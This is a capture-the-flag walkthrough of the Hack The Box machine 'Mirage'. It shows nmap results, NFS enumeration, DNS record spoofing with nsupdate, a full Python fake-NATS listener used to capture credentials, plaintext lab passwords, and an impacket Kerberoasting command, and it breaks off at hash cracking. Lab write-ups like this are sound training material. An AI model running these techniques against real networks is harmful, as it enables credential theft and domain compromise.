# HTB-Mirage
Table of Contents
Scope:10.10.11.78Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn mirage.htb
PORT      STATE SERVICE         REASON  VERSION53/tcp    open  domain          syn-ack Simple DNS Plus88/tcp    open  kerberos-sec    syn-ack Microsoft Windows Kerberos (server time: 2025-11-22 20:19:36Z)111/tcp   open  rpcbind         syn-ack 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/tcp6  rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  2,3,4        111/udp6  rpcbind|   100003  2,3         2049/udp   nfs|   100003  2,3         2049/udp6  nfs|   100003  2,3,4       2049/tcp   nfs|   100003  2,3,4       2049/tcp6  nfs|   100005  1,2,3       2049/tcp   mountd|   100005  1,2,3       2049/tcp6  mountd|   100005  1,2,3       2049/udp   mountd|   100005  1,2,3       2049/udp6  mountd|   100021  1,2,3,4     2049/tcp   nlockmgr|   100021  1,2,3,4     2049/tcp6  nlockmgr|   100021  1,2,3,4     2049/udp   nlockmgr|   100021  1,2,3,4     2049/udp6  nlockmgr|   100024  1           2049/tcp   status|   100024  1           2049/tcp6  status|   100024  1           2049/udp   status|_  100024  1           2049/udp6  status135/tcp   open  msrpc           syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn     syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap            syn-ack Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject:| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE| Issuer: commonName=mirage-DC01-CA/domainComponent=mirage445/tcp   open  microsoft-ds?   syn-ack464/tcp   open  kpasswd5?       syn-ack593/tcp   open  ncacn_http      syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap        syn-ack Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)2049/tcp  open  nlockmgr        syn-ack 1-4 (RPC #100021)3268/tcp  open  ldap            syn-ack Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time3269/tcp  open  ssl/ldap        syn-ack Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)4222/tcp  open  vrml-multi-use? syn-ack5985/tcp  open  http            syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf          syn-ack .NET Message Framing47001/tcp open  http            syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found49664/tcp open  msrpc           syn-ack Microsoft Windows RPC49665/tcp open  msrpc           syn-ack Microsoft Windows RPC49666/tcp open  msrpc           syn-ack Microsoft Windows RPC49667/tcp open  msrpc           syn-ack Microsoft Windows RPC49668/tcp open  msrpc           syn-ack Microsoft Windows RPC55614/tcp open  msrpc           syn-ack Microsoft Windows RPC55623/tcp open  ncacn_http      syn-ack Microsoft Windows RPC over HTTP 1.055624/tcp open  msrpc           syn-ack Microsoft Windows RPC55637/tcp open  msrpc           syn-ack Microsoft Windows RPC55640/tcp open  msrpc           syn-ack Microsoft Windows RPC55662/tcp open  msrpc           syn-ack Microsoft Windows RPC55678/tcp open  msrpc           syn-ack Microsoft Windows RPC62998/tcp open  msrpc           syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-11-22T20:20:34|_  start_date: N/A|_clock-skew: 2h34m18s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 38031/tcp): CLEAN (Couldn't connect)|   Check 2 (port 16776/tcp): CLEAN (Couldn't connect)|   Check 3 (port 62882/udp): CLEAN (Timeout)|   Check 4 (port 35574/udp): CLEAN (Failed to receive data)|_  0/4 checks are positive: Host is CLEAN or ports are blocked

I started off by mounting the nfs share.
2049/TCP - NFS

In both cases the pdf files were password restricted:
qpdf - PDF conversion
We were unable to open it. Luckily for us there’s a tool called qpdf that will be able to transform it:


A subdomain stands out:


nats-svc.mirage.htbIn the other report there is important info found about the domain abolishing NTLM as a log-in method. Instead they will from now on only use Kerberos authentication:
There is also an email found:
Nevertheless I add the found subdomain to my /etc/hosts list and try to query the subdomain using dig.

Interesting, there are actually no records found eventhough the pdf mentions this subdomain is critical for internal services.
53/TCP - DNS
DNS Injection
We can use the nsdupdate tool to update the DNS records of the subdomain in order to spoof it as our own IP:

Then using the following script we will start a fake nats server on port 4222. The host should try to connect to us since we’ve updated the DNS records by pointing the subdomain to our own IP.
import socketimport threading
HOST = '0.0.0.0'PORT = 4222
def handle_client(conn, addr):    print(f"[+] Connection from {addr}")
    info = (        'INFO {"server_id":"fake-server","version":"2.9.9","proto":1,'        '"go":"go1.20.0","host":"fake-nats","port":4222,"max_payload":1048576}\r\n'    )    conn.send(info.encode())
    try:        while True:            data = conn.recv(4096)            if not data:                break            print(f"[DATA] {addr} >>> {data.decode(errors='ignore')}")    except Exception as e:        print(f"[!] Error from {addr}: {e}")    finally:        conn.close()        print(f"[-] Connection closed: {addr}")
def start_server():    print(f"[*] Starting fake NATS server on {HOST}:{PORT}")    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:        s.bind((HOST, PORT))        s.listen()        while True:            conn, addr = s.accept()            thread = threading.Thread(target=handle_client, args=(conn, addr))            thread.start()
if __name__ == '__main__':    start_server()
By running the above script we get a connection from the target:

We’ve acquired a set of credentials:
Dev_Account_Ahx5h7F5554fP@1337!4222/TCP - Nats
We can now connect via the nats service with the found creds. This can be done by installing the natscli tool using go:

Next up we’re going to be running 3 commands in the following order:
nats --context dev-nats sub ">" --count 10Once we run the above in one terminal we’ll want to run the next in another terminal:
nats --context dev-nats consumer add auth_logs audit-reader --pull --ack=explicitHere we can just keep clicking enter until it is done. Lastly we’ll use the following command:
nats --context dev-nats consumer next auth_logs audit-reader --count=5 --wait=5s --ackCombined it will look like this:



We see that the output from the last command gives us a set of credentials.
david.jjacksonpN8kQmn6b86!1234@nxc
Since NTLM logon doesn’t work ( as confirmed per below ):

We will need to request a TGT.

Afterwards we can see that it works just fine using kerberos auth:

I quickly move on to enumerating users:

I then add these accounts to my usernames file in order to password spray later on.
BloodHound
More importantly I moved on to bloodhound so I can graph everything out.

I boot up bloodhound and ingest the files:


At first glance there was nothing useful found at all.
However when we run the All Kerberoastable Users query it returns the following user:

This user turns out to be part of the IT_ADMINS group and even has remote management:

Let’s kerberoast them.
Exploitation
kerberoasting
impacket-GetUserSPNs mirage.htb/david.jjackson:'pN8kQmn6b86!1234@' -target-domain mirage.htb -dc-ip 10.10.11.78 -request -dc-host dc01.mirage.htb -k -save -debug
I then cracked the hash using john:
